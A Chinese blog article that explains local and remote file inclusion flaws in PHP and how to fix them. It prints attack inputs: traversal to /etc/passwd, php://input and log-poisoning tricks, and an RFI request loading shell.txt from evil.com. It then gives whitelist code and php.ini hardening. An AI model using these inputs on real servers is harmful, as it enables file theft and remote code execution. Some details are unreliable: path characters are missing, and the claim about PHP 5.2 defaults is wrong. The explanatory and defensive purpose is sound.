


本地文件包含(LFI)是指攻击者利用程序漏洞读取服务器本地文件系统,而远程文件包含(RFI)则是通过构造恶意URL让服务器加载并执行外部远程脚本,两者核心区别在于攻击载荷的来源地不同。
在Web安全领域,文件包含漏洞长期占据OWASP Top 10榜单前列,对于开发人员和安全工程师而言,理解这两者的本质差异不仅是防御的基础,更是进行渗透测试时的关键突破口,本文将深入拆解这两种漏洞的技术原理、危害场景及防御策略,帮助你在实际工作中快速识别并修复风险。


本地文件包含漏洞深度解析
本地文件包含,简称LFI,是Web应用中最常见且危害巨大的漏洞类型之一,当应用程序未对用户输入进行严格过滤,直接将其拼接到文件路径中时,攻击者便有机会通过修改参数,访问服务器上的敏感文件。
攻击原理与常见场景
想象一下,你正在开发一个多语言网站,代码逻辑可能是这样的:用户点击“中文”按钮,系统加载index.php?lang=zh-CN.php;点击“英文”,则加载index.php?lang=en-US.php,如果开发者没有对lang参数进行白名单校验,攻击者就可以传入../../etc/passwd这样的路径。
在这种情况下,服务器会尝试打开根目录下的etc文件夹中的passwd文件,在Linux系统中,这个文件包含了所有用户账户的信息,是黑客获取系统权限的第一步。
业内专家指出,LFI漏洞通常出现在以下场景中:
- 动态加载模板文件时,未限制文件后缀或路径跳转符。
- 日志文件包含功能,攻击者通过上传恶意代码到日志中,再包含该日志文件执行。
- 配置文件读取功能,直接暴露数据库连接字符串等敏感信息。
利用技巧与进阶手法
单纯的LFI往往只能读取文件,但结合其他技术,威力倍增,利用PHP的php://input协议,攻击者可以在POST请求体中直接写入PHP代码,并通过包含该协议来执行任意命令。
日志包含攻击是一种典型的“曲线救国”策略,攻击者首先通过HTTP请求头注入恶意PHP代码,这些代码会被记录在Web服务器的访问日志中,随后,攻击者触发LFI漏洞,包含日志文件,从而间接执行恶意代码,这种手法隐蔽性强,且能绕过部分基于文件后缀的过滤规则。

据工信部相关安全通报显示,近年来因LFI导致的敏感信息泄露事件占Web漏洞总数的较大比例,尤其在老旧系统和外包项目中更为高发。
远程文件包含漏洞机制
远程文件包含,简称RFI,是LFI的“进阶版”,如果说LFI是打开本地仓库的门,那么RFI则是让服务器主动去访问互联网上的恶意网站。
触发条件与技术原理
RFI的触发需要满足两个关键条件:
- 服务器配置开启了
allow_url_include选项为On。 - 应用程序存在文件包含漏洞,且允许包含远程资源。
当这两个条件同时满足时,攻击者可以构造如index.php?page=http://evil.com/shell.txt的请求,服务器会下载evil.com上的文本文件,并将其当作PHP代码执行,即使文件后缀是.txt以<?php开头,PHP解析器就会执行其中的命令。
RFI与LFI的核心差异对比
为了更清晰地理解两者区别,我们可以通过下表进行对比:
| 特性 | 本地文件包含 (LFI) | 远程文件包含 (RFI) |
|---|---|---|
| 攻击载荷来源 | 服务器本地文件系统 | 外部远程URL |
| 依赖配置 | 通常无需特殊配置 | 需开启allow_url_include |
| 主要危害 | 读取敏感文件、日志包含 | 直接执行远程恶意代码 |
| 修复难度 | 中(需严格过滤路径) | 低(直接关闭配置即可) |
| 检测难度 | 较高(需尝试多种路径) | 较低(直接测试远程URL) |

需要注意的是,随着PHP版本更新和安全意识的提升,现代PHP默认已关闭allow_url_include,这使得纯RFI漏洞在主流环境中已较为罕见,但在某些遗留系统或配置错误的服务器中依然存在。
防御策略与最佳实践
面对LFI和RFI威胁,防御不能仅靠单一手段,而应建立多层防护体系,以下是经过验证的实操步骤和配置建议。
代码层面的修复方案
最彻底的修复方式是避免直接使用用户输入作为文件路径,可以采用白名单机制,将允许包含的文件名映射为固定的常量或数组索引。
在PHP代码中:
$pages = array(
    'home' => 'home.php',
    'about' => 'about.php',
    'contact' => 'contact.php'
);
$page = $_GET['page'];
if (array_key_exists($page, $pages)) {
    include $pages[$page];
} else {
    include 'home.php';
}
这种写法彻底阻断了路径遍历的可能性,因为用户只能选择预定义的键名,无法输入等路径符。
服务器配置加固
除了代码修复,服务器层面的配置同样重要,对于大多数Web应用,建议采取以下措施:
- 关闭远程包含功能:在
php.ini中设置allow_url_include = Off,这是防御RFI最直接有效的方法。 - 限制文件包含范围:如果必须使用动态包含,确保包含的文件位于指定的目录内,并通过
open_basedir指令限制PHP脚本可访问的文件路径。 - 禁用危险函数:如果应用不需要执行系统命令,应禁用
exec、system、passthru等函数,降低漏洞被利用后的危害等级。
输入验证与过滤
如果无法完全避免动态包含,必须对用户输入进行严格过滤,可以使用正则表达式移除、

..等路径跳转符,并限制文件名仅包含字母、数字和下划线。
业内共识认为,输入过滤不应作为唯一的防御手段,因为过滤规则容易被绕过,它应作为白名单机制的补充,形成纵深防御。
常见疑问解答
本地文件包含和远程文件包含在渗透测试中如何快速区分?
在渗透测试中,区分两者的关键在于观察服务器的响应和配置,尝试包含本地敏感文件如/etc/passwd或windows/win.ini,如果成功读取,则存在LFI,尝试包含一个远程URL,如http://example.com/shell.txt,如果服务器返回了远程文件的内容,且PHP版本支持,则可能存在RFI,可以通过查看phpinfo()页面(如果可访问)来确认allow_url_include的状态,多数情况下,LFI的存在概率远高于RFI,因为现代PHP默认关闭了远程包含功能。
修复LFI漏洞时,使用黑名单过滤路径跳转符是否足够安全?
黑名单过滤并不足够安全,攻击者可以使用多种编码方式绕过简单的黑名单,例如URL编码、双重编码、Unicode编码,甚至利用空字节截断(在PHP 5.3.4之前),不同操作系统对路径分隔符的处理略有差异,Windows支持和,而Linux仅支持,仅依赖黑名单过滤容易留下隐患,推荐使用白名单机制,即只允许包含明确指定的文件名,从根本上杜绝路径遍历的可能性,这是目前业界公认最安全的修复方案。
为什么现代PHP版本中RFI漏洞变得少见?
RFI漏洞的减少主要得益于PHP自身的安全改进,从PHP 5.2开始,allow_url_fopen和allow_url_include默认值为On,但社区和安全专家强烈建议关闭后者,随着PHP 5.3及后续版本的普及,许多主机提供商和安全最佳实践指南都推荐将allow_url_include设置为Off,现代Web框架和CMS系统通常内置了严格的输入验证和文件包含机制,进一步降低了RFI的发生率,据统计,近年来因配置错误导致的RFI事件呈下降趋势,但LFI依然活跃,因为代码逻辑错误比配置错误更难彻底根除。
首发原创文章,作者:王坚,如若转载,请注明出处:https://idctop.com/article/452862.html





评论列表(1条)
哈哈这漏洞看着比深蹲还危险,得配合锻炼才能扛住?反正我是靠少吃碳水才瘦下来的,代码也得少写点bug